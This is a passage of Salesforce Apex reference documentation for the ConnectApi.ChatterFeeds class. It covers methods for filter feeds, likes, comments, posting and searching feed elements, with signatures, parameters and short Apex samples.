```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`sortParam`
Type: ConnectApi.FeedType

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.Feed`

getFilterFeedDirectory(communityId, subjectId)

Gets a feed directory object that contains a list of filter feeds available to the context user. A filter feed is the news feed filtered to include feed items whose parent is a specific entity type.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedDirectory getFilterFeedDirectory(String communityId, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedDirectory`

A directory containing a list of filter feeds.

Usage

Call this method to return a directory containing a list of `ConnectApi.FeedDirectoryItem` objects. Each object contains a key prefix associated with an entity type the context user is following. A *key prefix* is the first three characters of a record ID, which specifies the entity type.

Use the key prefixes to filter the news feed so that it contains only feed items whose parent is the entity type associated with the key prefix, for example, get all the feed items whose parent is an Account. To get the feed items, pass a key prefix to the `ConnectApi.getFeedItemsFromFilterFeed` method.

The information about filter feeds never contains the key prefixes for the User (`005`) or Group (`0F9`) entity types, but all users can use those key prefixes as filters.

The `ConnectApi.FeedDirectory.favorites` property is always empty when returned by a call to `getFilterFeedDirectory` because you can't filter a news feed by favorites.

Example

This example calls `getFilterFeedDirectory` and loops through the returned `FeedDirectoryItem` objects to find the key prefixes the context user can use to filter their news feed. It then copies each `keyPrefix` value to a list. Finally, it passes one of the key prefixes from the list to the `getFeedItemsFromFilterFeed` method. The returned feed items include every feed item from the news feed whose parent is the entity type specified by the passed key prefix.

```
String communityId = null;
String subjectId = 'me';

// Create a list to populate with key prefixes.
List<String> keyPrefixList = new List<String>();

// Prepopulate with User and Group record types
// which are available to all users.
keyPrefixList.add('005');
keyPrefixList.add('0F9');

System.debug(keyPrefixList);

// Get the key prefixes available to the context user.
ConnectApi.FeedDirectory myFeedDirectory =
   ConnectApi.ChatterFeeds.getFilterFeedDirectory(null, 'me');

// Loop through the returned feeds list.
for (ConnectApi.FeedDirectoryItem i : myFeedDirectory.feeds) {

   // Grab each key prefix and add it to the list.
   keyPrefixList.add(i.keyPrefix);
}
System.debug(keyPrefixList);

// Use a key prefix from the list to filter the feed items in the news feed.
ConnectApi.FeedItemPage myFeedItemPage =
   ConnectApi.ChatterFeeds.getFeedItemsFromFilterFeed(communityId, subjectId,
keyPrefixList[0]);
System.debug(myFeedItemPage);
```

`getLike(communityId, likeId)`

Returns the specified like.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike getLike(String communityId, String likeId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

likeId
Type: String

The ID for a like.

Return Value

Type: `ConnectApi.ChatterLike`

getLikesForComment(communityId, commentId)

Returns the first page of likes for the specified comment. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String
commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: ConnectApi.ChatterLikePage

getLikesForComment(communityId, commentId, pageParam, pageSize)

Returns the specified page of likes for the specified comment.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String commentId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.ChatterLikePage

getLikesForFeedElement(communityId, feedElementId)

Get the first page of likes for a feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

Description

Return Value

Type: ConnectApi.ChatterLikePage Class

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of likes for a feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

Description

pageParam
Type: Integer

Description

pageSize
Type: Integer

Description

Return Value

Type: ConnectApi.ChatterLikePage Class

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

`getLikesForFeedItem(communityId, feedItemId)`

Returns the first page of likes for the specified feed item. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getLikesForFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String
feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ChatterLikePage`

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of likes for the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String feedItemId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterLikePage`

isCommentEditableByMe(communityId, commentId)

Indicates whether the context user can edit a comment.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedEntityIsEditable isCommentEditableByMe(String communityId,
String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

ID of the comment.

Return Value

Type: `ConnectApi.FeedEntityIsEditable`

SEE ALSO:

Edit a Comment

isFeedElementEditableByMe(communityId, feedElementId)

Indicates whether the context user can edit a feed element. Feed items are the only type of feed element that can be edited.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedEntityIsEditable isFeedElementEditableByMe(String
communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element. Feed items are the only type of feed element that can be edited.

Return Value

Type: `ConnectApi.FeedEntityIsEditable`

SEE ALSO:

Edit a Feed Element

Edit a Question Title and Post

`likeComment(communityId, commentId)`

Adds a like to the specified comment for the context user. If the user has already liked this comment, this is a non-operation and returns the existing like.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ChatterLike`

`likeFeedElement(communityId, feedElementId)`

Like a feed element.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.ChatterLike

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

SEE ALSO:

Like a Feed Element

`likeFeedItem(communityId, feedItemId)`

Adds a like to the specified feed item for the context user. If the user has already liked this feed item, this is a non-operation and returns the existing like.

API Version

28.0–31.0

Important: In version 32.0 and later, use likeFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLike likeFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ChatterLike`

postComment(communityId, feedItemId, text)

Adds the specified text as a comment to the feed item, for the context user.

API Version

28.0–31.0

Important: In version 32.0 and later, use postCommentToFeedElement(communityId, feedElementId, text).

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemId`
Type: String

The ID for a feed item.

`text`
Type: String

The text of the comment. Mentions are downgraded to plain text. To include a mention that links to a user, call `postComment(communityId, feedItemId, comment, feedItemFileUpload)` and pass the mention in a `ConnectApi.CommentInput` object.

Return Value

Type: `ConnectApi.Comment`

Usage

If hashtags or links are detected in *`text`*, they are included in the comment as hashtag and link segments. Mentions are not detected in *`text`* and are not separated out of the text.

Feed items and comments can contain up to 5000 characters.

`postComment(communityId, feedItemId, comment, feedItemFileUpload)`

Adds a comment to the feed item from the context user. Use this method to use rich text, including mentions, and to attach a file to a comment.

API Version

28.0–31.0

Important: In version 32.0 and later, use postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload).

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
ConnectApi.CommentInput comment, ConnectApi.BinaryInput feedItemFileUpload)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemId`
Type: String

The ID for a feed item.

comment
Type: ConnectApi.CommentInput

In the CommentInput object, specify rich text, including @mentions. Optionally, in the CommentInput.attachment property, specify an existing file or a new file

feedItemFileUpload
Type: ConnectApi.BinaryInput

If you specify a NewFileAttachmentInput object in the CommentInput.attachment property, specify the new binary file to attach in this argument. Otherwise, do not specify a value.

Return Value

Type: ConnectApi.Comment

Usage

Feed items and comments can contain up to 5000 characters.

Sample: Posting a Comment with a New File Attachment

To post a comment and upload and attach a new file to the comment, create a ConnectApi.CommentInput object and a ConnectApi.BinaryInput object to pass to the ConnectApi.ChatterFeeds.postComment method.

```
String communityId = null;
String feedItemId = '0D5D0000000Kcd1';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Comment Text Body';

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageInput.messageSegments.add(textSegment);

input.body = messageInput;

ConnectApi.NewFileAttachmentInput attachmentInput = new ConnectApi.NewFileAttachmentInput();
attachmentInput.description = 'The description of the file';
attachmentInput.title = 'contentFile.txt';
input.attachment = attachmentInput;

String fileContents = 'This is the content of the file.';
Blob fileBlob = Blob.valueOf(fileContents);
ConnectApi.BinaryInput binaryInput = new ConnectApi.BinaryInput(fileBlob, 'text/plain',
'contentFile.txt');

ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postComment(communityId, feedItemId,
 input, binaryInput);
```

postCommentToFeedElement(communityId, feedElementId, text)

Post a plain text comment to a feed element.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String feedElementId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

text
Type: String

Text of the comment.

Return Value

Type: ConnectApi.Comment

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException` on page 1244.

SEE ALSO:

Post a Comment

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

Post a comment to a feed element. Use this method to post rich text, including mentions, and to attach a file.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String feedElementId, ConnectApi.CommentInput comment, ConnectApi.BinaryInput feedElementFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

comment
Type: ConnectApi.CommentInput

The comment body, including text and mentions, and capabilities, such as information about an attached file.

feedElementFileUpload
Type: ConnectApi.BinaryInput

A new binary file to attach to the comment, or `null`. If you specify a binary file, specify the title and description of the file in the *comment* parameter.

Return Value

Type: ConnectApi.Comment

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException` on page 1244.

SEE ALSO:

Post a Comment with a Mention

Post a Comment with a New File

Post a Comment with an Existing File

postFeedElement(communityId, subjectId, feedElementType, text)

Posts a feed element with plain text from the context user.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement postFeedElement(String communityId, String
subjectId, ConnectApi.FeedElementType feedElementType, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the parent this feed element is being posted to. This value can be the ID of a user, group, or record, or the string `me` to indicate the context user.

feedElementType
Type: `ConnectApi.FeedElementType`

The only possible value is `FeedItem`.

text
Type: String

The text of the feed element.

Return Value

Type: `ConnectApi.FeedElement`

SEE ALSO:

Post a Feed Element

postFeedElement(communityId, feedElement, feedElementFileUpload)

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement postFeedElement(String communityId,
ConnectApi.FeedElementInput feedElement, ConnectApi.BinaryInput feedElementFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElement
Type: `ConnectApi.FeedElementInput`

Specify rich text, including mentions. Optionally, specify a link, a poll, an existing file, or a new file.

feedElementFileUpload
Type: `ConnectApi.BinaryInput`

Specify the new binary file to attach to the post only if you also specify a `NewFileAttachmentInput` object in the *feedElement* parameter. Otherwise, pass `null`.

Return Value

Type: `ConnectApi.FeedElement`

SEE ALSO:

- Post a Feed Element with a Mention
- Post a Feed Element with Existing Content
- Post a Feed Element with a New File (Binary) Attachment
- Share a Feed Element and Add a Comment
- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element

postFeedElementBatch(communityId, feedElements)

Posts a batch of up to 500 feed elements for the cost of one DML statement.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] postFeedElementBatch(String communityId,
List<ConnectApi.BatchInput> feedElements)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElements
Type: List<ConnectApi.BatchInput Class>

The list can contain up to 500 `ConnectApi.BatchInput` objects. In the `ConnectApi.BatchInput` constructor, the input object must be a concrete instance of the abstract `ConnectApi.FeedElementInput` class.

Return Value

Type: ConnectApi.BatchResult[]

The `ConnectApi.BatchResult.getResult()` method returns a `ConnectApi.FeedElement` object.

The returned objects correspond to each of the input objects and are returned in the same order as the input objects.

The method call fails only if an error occurs that affects the entire operation (such as a parsing failure). If an individual object causes an error, the error is embedded within the `ConnectApi.BatchResult` list.

Usage

Use this method to post a list of feed elements efficiently. Create a list containing up to 500 objects and insert them all for the cost of one DML statement.

The ConnectApi.BatchInput Class class has three constructors, but the `postFeedElementBatch` method only supports the two listed here. It doesn't support multiple binary inputs.

In each constructor, the input object must be an instance of `ConnectApi.FeedElementInput`. Pick a constructor based on whether or not you want to pass a binary input.

- `ConnectApi.BatchInput(Object input)` —No binary input
- `ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)` —One binary input.

SEE ALSO:

Post a Batch of Feed Elements

Post a Batch of Feed Elements with New (Binary) Files

`postFeedItem(communityId, feedType, subjectId, text)`

Posts a feed item with plain text from the context user.

API Version

28.0–31.0

Important: In version 32.0 and later, use postFeedElement(communityId, subjectId, feedElementType, text).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

Use `Record` to post to a group.

subjectId
Type: String

The value depends on the *feedType*:

- `News`—*subjectId* must be the ID of the context user or the keyword `me`.
- `Record`—The ID of any record with a feed, including groups.
- `UserProfile`—The ID of any user.

text
Type: String

The text of the feed item. Mentions are downgraded to plain text. To include a mention that links to the user, call the `postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)` method and pass the mention in a `ConnectApi.FeedItemInput` object.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

Usage

Feed items and comments can contain up to 5000 characters.

Posts to `ConnectApi.FeedType.UserProfile` in API versions 23.0 and 24.0 created user status updates, not feed items. For posts to the User Profile Feed in those API versions, the character limit is 1000 characters.

`postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)`

Posts a feed item to the specified feed from the context user. Use this method to post rich text, including mentions and hashtag topics, and to attach a file to a feed item. You can also use this method to share a feed item and add a comment.

API Version

28.0–31.0

Important: In version 32.0 and later, use postFeedElement(communityId, feedElement, feedElementFileUpload).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, ConnectApi.FeedItemInput feedItemInput,
ConnectApi.BinaryInput feedItemFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

To post a feed item to a group, use `Record` and use a group ID as the *subjectId*.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

feedItemInput
Type: `ConnectApi.FeedItemInput`

In the `FeedItemInput` object, specify rich text. Optionally, in the `FeedItemInput.attachment` property, specify a link, a poll, an existing file, or a new file.

feedItemFileUpload
Type: `ConnectApi.BinaryInput`

If you specify a `NewFileAttachmentInput` object in the `FeedItemInput.attachment` property, specify the new binary file to attach in this argument. Otherwise, do not specify a value.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

Usage

Feed items and comments can contain up to 5000 characters.Posts to `ConnectApi.FeedType.UserProfile` in API versions 23.0 and 24.0 created user status updates, not feed items. For posts to the User Profile Feed in those API versions, the character limit is 1000 characters.

Sample: Sharing a Feed Item and Adding a Comment

To share a feed item and add a comment, create a `ConnectApi.FeedItemInput` object containing the comment and the feed item to share, and pass the object to `ConnectApi.ChatterFeeds.postFeeditem` in the *`feedItemInput`* argument. The message segments in the message body input are used as the comment.

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.originalFeedItemId = '0D5D0000000JuAG';

ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
List<ConnectApi.MessageSegmentInput> segmentList = new
List<ConnectApi.MessageSegmentInput>();
ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'I hope you enjoy this post I found in another group.';
segmentList.add((ConnectApi.MessageSegmentInput)textSegment);
body.messageSegments = segmentList;
input.body = body;

ConnectApi.ChatterFeeds.postFeedItem(null, ConnectApi.FeedType.UserProfile, 'me', input,
null);
```

Sample: Posting an @mention to a User Profile Feed

To post to a user profile feed and include an @mention, call the `ConnectApi.ChatterFeeds.postFeedItem` method.

```
String communityId = null;
ConnectApi.FeedType feedType = ConnectApi.FeedType.UserProfile;

ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment = new ConnectApi.MentionSegmentInput();

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegment = new ConnectApi.TextSegmentInput();
```

```
textSegment.text = 'Hey there ';
messageInput.messageSegments.add(textSegment);

mentionSegment.id = '005D0000001LLO1';
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '. How are you?';
messageInput.messageSegments.add(textSegment);

input.body = messageInput;

ConnectApi.FeedItem feedItemRep = ConnectApi.ChatterFeeds.postFeedItem(communityId, feedType,
 'me', input, null);
```

`searchFeedElements(communityId, q)`

Returns the first page of all the feed elements that match the specified search criteria.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String
q)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

q
: Type: String

  Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, result)

Testing ConnectApi Code

`searchFeedElements(communityId, q, sortParam)`

Returns the first page of all the feed elements that match the specified search criteria in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String
q, ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

`q`

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`sortParam`

Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestSearchFeedElements(communityId, q, sortParam, result)
- Testing ConnectApi Code

`searchFeedElements(communityId, q, pageParam, pageSize)`

Searches feed elements and returns a specified page and page size of search results.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)

Testing ConnectApi Code

`searchFeedElements(communityId, q, pageParam, pageSize, sortParam)`

Searches feed elements and returns a specified page and page size in a specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)`

Searches feed elements and returns a specified page and page size in a specified order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String
q, Integer recentCommentCount, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String q)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

feedType
: Type: `ConnectApi.FeedType`

  The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

q
: Type: String

  Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

- setTestSearchFeedElementsInFeed(communityId, feedType, q, result)
- Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

